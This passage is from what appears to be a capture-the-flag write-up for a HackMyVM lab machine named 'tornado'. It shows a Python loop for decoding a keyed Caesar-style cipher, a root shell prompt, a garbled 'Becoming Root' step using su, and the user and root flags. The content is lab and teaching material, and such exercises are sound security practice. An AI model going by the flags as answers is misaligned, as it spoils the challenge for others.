        # But also, less than the "key" in "k"
        elif en_char >= 'a' and en_char <= k:
            print(chr(en_unicode + 1), end="")

        # Or...
        # IF the current encrypted char in the loop is
        # Greater than the "key" being tested
        # Just print it as the character never changed to begin with
        elif en_char > k:
            print(en_char, end="")

        # Anything below here preserves the original
        # Special character logic
        elif en_unicode == 32:
            print(chr(32), end="")

        elif en_unicode >= 48 and en_unicode <= 57:
            print(chr(en_unicode), end="")

        elif en_unicode >= 33 and en_unicode <= 47:
            print(chr(en_unicode), end="")

        elif en_unicode >= 58 and en_unicode <= 64:
            print(chr(en_unicode), end="")

        elif en_unicode >= 91 and en_unicode <= 96:
            print(chr(en_unicode), end="")

        elif en_unicode >= 123 and en_unicode <= 126:
            print(chr(en_unicode), end="")

    print("")
root@tornado:/home/catchme#


tBecoming Root
su rootEnter the password f
Flags
User
HMVkeyedcaesar
Root
HMVgoodwork